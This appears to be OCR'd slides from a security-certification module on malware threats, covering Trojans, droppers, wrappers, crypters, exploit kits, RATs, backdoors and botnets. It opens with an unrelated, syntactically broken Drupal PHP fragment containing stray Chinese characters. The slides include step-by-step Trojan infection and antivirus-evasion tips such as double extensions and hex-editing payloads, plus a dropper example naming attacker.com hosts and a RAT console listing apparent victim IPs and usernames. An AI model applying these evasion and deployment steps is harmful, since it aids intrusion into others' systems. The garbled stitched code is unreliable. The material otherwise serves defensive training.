




```
65.     * @param taxonomy hook_permission().  
66.     */  
67.    function taxonomy_permission() {  
68.      $permissions = array();  
69.      'Administrator taxonomy' => array(  
70.        'title' => t('Administrator vocabularies and terms'),  
71.        'edit' => array(),  
72.      );  
73.  
74.      foreach ($taxonomy_get_vocabularies() as $vocabulary) {  
75.        $permissions += array(  
76.          'edit术语在' . $vocabulary->id => array(  
77.            'title' => t('Edit terms in Vocabulary'),  
78.            'edit' => array(),  
79.          ),  
80.          'delete术语在' . $vocabulary->id => array(  
81.            'title' => t('Delete term from Vocabulary'),  
82.            'delete' => array(),  
83.          ),  
84.        );  
85.      }  
86.  
87.      return $permissions;  
88.    }
```

Module 07

Malware Threats

Module Objectives



Module Objectives

- Understanding Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures
- Understand Malware Penetration Testing

Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software

7 Malware Penetration Testing

Introduction to Malware

- Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1 **Trojan Horse**

2 **Backdoor**

3 **Rootkit**

4 **Ransomware**

5 **Adware**

6 **Virus**

7 **Worms**

8 **Spyware**

9 **Botnet**

10 **Crypter**

Different Ways a Malware can Get into a System

01

Instant Messenger applications

02

Portable hardware media / removable devices

03

Browser and email software bugs

04

Insecure patch management

05

Rogue / decoy applications

06Untrusted sites and freeware web applications/
software**07**

Downloading files from Internet

08

Email attachments

09

Network propagation

10

File sharing services (NetBIOS, FTP, SMB)

11

Installation by other malware

12

Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web

Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Spam Emails

Attaching the malware to emails and tricking victims to click the attachment

Components of Malware

- Components of a malware software relies on the requirements of the **malware author** who designs it for a specific target to perform the intended tasks

Basic components of a malware:

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that installs other malware files on to the system either from malware package or internet
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes the way of execution in order to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression in order to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software

7 Malware Penetration Testing

What is a Trojan?

1



It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that it can **get control and cause damage**, such as ruining the file allocation table on your hard disk

2



Trojans get activated upon **users' certain predefined actions** and upon activation. It can grant attackers unrestricted access to all data stored on compromised information systems and can cause potentially immense damage

3



Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus, redirection to unknown pages, etc.

4



Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

How Hackers Use Trojans

- Delete or replace operating system's critical files
- Disable firewalls and antivirus
- Generate fake traffic to create DoS attacks
- Create backdoors to gain remote access
- Record screenshots, audio, and video of victim's PC
- Infect victim's PC as a proxy server for relaying attacks
- Use victim's PC for spamming and blasting email messages
- Use victim's PC as a botnet to perform DDoS attacks
- Download spyware, adware, and malicious files
- Steal personal information such as passwords, security codes, credit card information, etc.
- Encrypt the data and lock out the victim from accessing the machine

Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft, SSH RAT	1981	Shockwave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOffice 2000	31339	NetSpy DK
80	Necurs, NetWire, Ismdoor, Poison Ivy	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invensor	9989	INI-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invensor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash	12223	Hack'99 KeyLogger	47262	Delta
1011	Doly Trojan	4567	File Nail 1	12345-46	GabanBus, NetBus	50505	Sockets de Trole
1095-98	RAT	4590	ICQTrojan	12361, 12362	Whack-a-mole	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	16969	Priority	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Trole	20001	Millennium	54321	School Bus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20034	NetBus 2.0, Beta-NetBus 2.01	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	1863	XtremeRAT	65000	Devil
1177	n RAT	1604	DarkComet RAT, Pandora RAT, HellSpy RAT	1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	5000	SpyGate RAT, Punisher RAT
445	WannaCry, Petya	8080	Zeus			6666	KillerRat, Houdini RAT

How to Infect Systems Using a Trojan

STEP 1: Create a new Trojan packet using a **Trojan Horse Construction Kit**

STEP 2: Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system

STEP 3: Create a wrapper using wrapper tools to install **Trojan** on the victim's computer

STEP 4: Propagate the Trojan

STEP 5: Execute the dropper

STEP 6: Execute the damage routine

Example of a Dropper

Installation path: c:\windows\system32\svchosts.exe
Autostart: HKLM\Software\Microsoft\...\run\iexplorer.exe

Malicious code

Client address: client.attacker.com
Dropzone: dropzone.attacker.com

A genuine application

File name: chess.exe
Wrapper data: Executable file



Trojan Horse Construction Kit

- Trojan Horse construction kits help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not executed properly

Trojan Horse Construction Kits:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker




DarkHorse Trojan Virus Maker

DarkHorse Trojan Virus Maker **creates user-specified Trojans** by selecting from various options



Wrappers

- A wrapper **binds a Trojan executable** with genuine looking .EXE applications such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will **install** a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs



Crypters

- Crypter is a software which is used by hackers to **hide viruses, keyloggers or tools** in any kind of file so that they do not easily get detected by antivirus

BitCrypter


BitCrypter can be used to encrypt and **compress 32-bit executables and .NET apps** without affecting their direct functionality



Crypters


- SwayzCryptor
- Hidden Sight Crypter
- Cypherx
- Java Crypter
- BetaCrypt
- Spartan Crypter

How Attackers Deploy a Trojan



Exploit Kit

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



RIG
Exploit Kit

- RIG EK was used by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, princess Ransomwares
 - RIG EK was also involved in **distributing LatentBot**, Pony and Ramnit Trojans

Exploit Kits

- Magnitude
 - Terror
 - Angler
 - Sundown
 - Neutrino



Main Stats	Proxy settings		
VDS	Host Name (With Path)	Description	AV
Proxy	http://out.importexportgroupinc.com/		<button>check</button>
Settings	http://price.importexportgroupinc.com/		<button>check</button>
Users	http://prill.importexportgroupinc.com/		<button>check</button>
File	http://will.importexportgroupinc.com/		<button>check</button>
	http://account.sewstitchenadorable.com/		<button>check</button>
	http://admin.sewstitchenadorable.com/		<button>check</button>
	http://editor.sewstitchenadorable.com/		<button>check</button>
	http://mute.sewstitchenadorable.com/		<button>check</button>
	http://shell.sewstitchenadorable.com/		<button>check</button>
	http://tune.sewstitchenadorable.com/		<button>check</button>
	http://full.expertconnects.com/		<button>check</button>

Evading Anti-Virus Techniques

- Break the Trojan file into **multiple pieces** and zip them as a **single file**

- **ALWAYS** write your own Trojan, and embed it into an application

- **Change Trojan's syntax:**
 - Convert an EXE to VB script
 - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides “known extensions”, by default, so it shows up only as .DOC, .PPT and .PDF)

- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file

- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Types of Trojans

1 Remote Access Trojans

6 Proxy Server Trojans

11 IoT Trojans

2 Backdoor Trojans

7 Covert Channel Trojans

12 Security Software Disabler Trojans

3 Botnet Trojans

8 Defacement Trojans

13 Destructive Trojans

4 Rootkit Trojans

9 Service Protocol Trojans

14 DDoS Attack Trojans


5 E-Banking Trojans

10 Mobile Trojans

15 Command Shell Trojans

Remote Access Trojans


- This Trojan works like a **remote desktop access**
- Hacker gains complete **GUI access** to the remote system
- Jason, the attacker Infects Rebecca's computer with **server.exe** and plants a Reverse Connecting Trojan
- The Trojan connects **Port 80** to the attacker in Russia establishing a reverse connection
- Jason, the attacker, now has **complete control** over Rebecca's machine



Remote Access Trojans (Cont'd)

njRAT

njRAT is a remote access trojan (RAT) that can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams



RAT's

- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st
- Paranoid PlugX
- Adwind RAT
- Netwire
- Java RAT
- Houdini RAT
- DarkComet RAT

Backdoor Trojans

- A backdoor is a program which **bypasses** the system's **customary security mechanisms** to gain access to a restricted area of a computer system
- Backdoors are used by the attacker to have **uninterrupted access to the target machine**

PoisonIvy

PoisonIvy gives the attacker practically complete control over the infected computer. Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder

PoisonIvy - [Listening on Port: 443] (Connections: 256)												
ID	VLAN	LAN	Conn. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping	
Pyro	24.85.136.9	24.85.136.9	Direct	MAXIM-SHARIQV	Owner	Admin	Windows	1800 MHz	511.30 MB	2.31	141	
Pyro	76.70.114.18	192.168.1.2	Direct	S-8390679CA78D4	Owner	Admin	Windows	954 MHz	511.45 MB	2.31	62	
Pyro	59.107.30.7	59.107.30.7	Direct	CONCOMMI	Newcomer1	Admin	Windows	2700 MHz	1.023.22 ...	2.31	437	
Pyro	24.222.197.8	192.168.1.103	Direct	STEVE'S-PC	Steve Evans	Admin	Windows	2660 MHz	2.6 GB	2.31	78	
Pyro	99.253.234.146	192.168.0.101	Direct	MAXIME-DEA7984E	Maxime	Admin	Windows	2600 MHz	1.50 GB	2.31	125	
Pyro	62.107.230.18	62.107.230.18	Direct	BRUGER-BADEBA93	Bruge	Admin	Windows	2394 MHz	503.49 MB	2.31	570	
Pyro	213.22.111.45	213.22.111.45	Direct	EXPERIEN-2B0B71	Administrator	Admin	Windows	1474 MHz	767.48 MB	2.31	594	
Pyro	76.64.85.149	192.168.2.11	Direct	MONSTER	stefan	Admin	Windows	3000 MHz	2 GB	2.31	109	
Pyro	01.102.114.249	01.102.114.249	Direct	HOME	Beet	Admin	Windows	3401 MHz	2.6 GB	2.31	219	
Pyro	213.163.318.41	192.168.1.100	Direct	BANJE	Administrator	Admin	Windows	2534 MHz	505.98 MB	2.31	584	
Pyro	83.132.166.237	192.168.1.1	Direct	HOME	ClaudiuGeorge	Admin	Windows	1833 MHz	1.023.48 ...	2.31	234	
Pyro	76.234.114.116	192.168.1.65	Direct	2NDSTRIKE-BBB729	Owner	Admin	Windows	3066 MHz	1.25 GB	2.31	250	
Pyro	69.134.252.25	192.168.0.102	Direct	YOUR-4D4CD0EAT5	HP_Administrator	Admin	Windows	2405 MHz	2 GB	2.31	141	
Pyro	07.11.97.165	192.168.1.109	Direct	NOME-CDF3A888CB	Sero	Admin	Windows	340 MHz	511.00 MB	2.31	578	
Pyro	82.168.67.206	192.168.1.33	Direct	MAX	X	Admin	Windows	3000 MHz	1.023.48 ...	2.31	219	
Pyro	66.206.234.222	192.168.15.107	Direct	CARMICHEAL	BEV	Admin	Windows	2932 MHz	1.022.09 ...	2.31	62	
Pyro	79.43.77.6	192.168.1.50	Direct	ACER	Jul	Admin	Windows	710 MHz	1.022.05 ...	2.31	281	
Pyro	91.110.21.135	192.168.2.2	Direct	COMPUTER	Compaq_Owner	Admin	Windows	995 MHz	1.022.48 ...	2.31	234	
Pyro	151.83.11.152	151.83.11.152	Direct	GALLONB-VIB4W1	Giovanni	Admin	Windows	1600 MHz	2 GB	2.31	328	
Pyro	58.60.12.210	192.168.1.53	Direct	VIWAY	superman	Admin	Windows	2533 MHz	1.99 GB	2.31	406	
Pyro	72.137.201.133	192.168.1.102	Direct	TIBOR-PC	Tibor Svojko	Admin	Windows	3211 MHz	1.023.23 ...	2.31	109	
Pyro	213.93.184.58	192.168.0.2	Direct	UV-4B58D6528225	Compaq_Eigenaar	Admin	Windows	2933 MHz	511.35 MB	2.31	172	
Pyro	200.00.130.221	10.0.0.5	Direct	EQUIP01	Adm	Admin	Windows	3067 MHz	494.42 MB	2.31	2500	

Version 2.3.2 Nr. of Ports: 2 Nr. of Plugins: 3 Nr. of Connections: 256

Backdoor Trojans

- Kovter
- Nitol
- Qadar
- Snake
- Trojan.Ismagent




Botnet Trojans

- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information

```
Connection to 5.206.225.96 port [tcp/telnet] succeeded!
.
.
.
Mirai Botnet Trojan
.
.
.
888> .888>
     :%P      .u      %P
.888: x888 x888. .d888 :88c      u
88888X 7888f .888u =8888f8888r us888u. 888u
X888 888X 888> .888E 4888>88 888 88888 888E
X888 888X 888> 888E 4888> 9888 9888 888E
X888 888X 888> 888E 4888> 9888 9888 888E
X888 888X 888> 888E .d888L + 9888 9888 888E
*88%**88* 888! 888& ^8888*+ 9888 9888 888&
R888 -Y- 888* 888- R888-
" " " " " " " "
- A text-based WUD by Oscar Popodokulus -
.

No account? Register at www.elrooted.com
Enter user:yop
yop
Enter pass:yop
***

Disconnected by server. | Press any key to exit.
```



Botnet Trojans

- Dreambot
- Cridex
- Ponmocup
- Avalanche
- Windigo
- Ramnit
- PlugBot
- Proteus Malware
- Cythosia DDoS bot
- Andromeda Bot

Rootkit Trojans

- Rootkits are considered as powerful backdoors that specifically attack the root or operating system
- Compared to backdoors, rootkits **cannot be detected** by observing services, system task list or registries
- Rootkits consists of three components a **dropper, loader**, and the **rootkit** itself

Rootkit Trojans

- | | |
|------------|----------------------|
| ● Wingbird | ● Finfisher |
| ● GrayFish | ● ZeroAccess rootkit |
| ● CPD | ● Whistler |

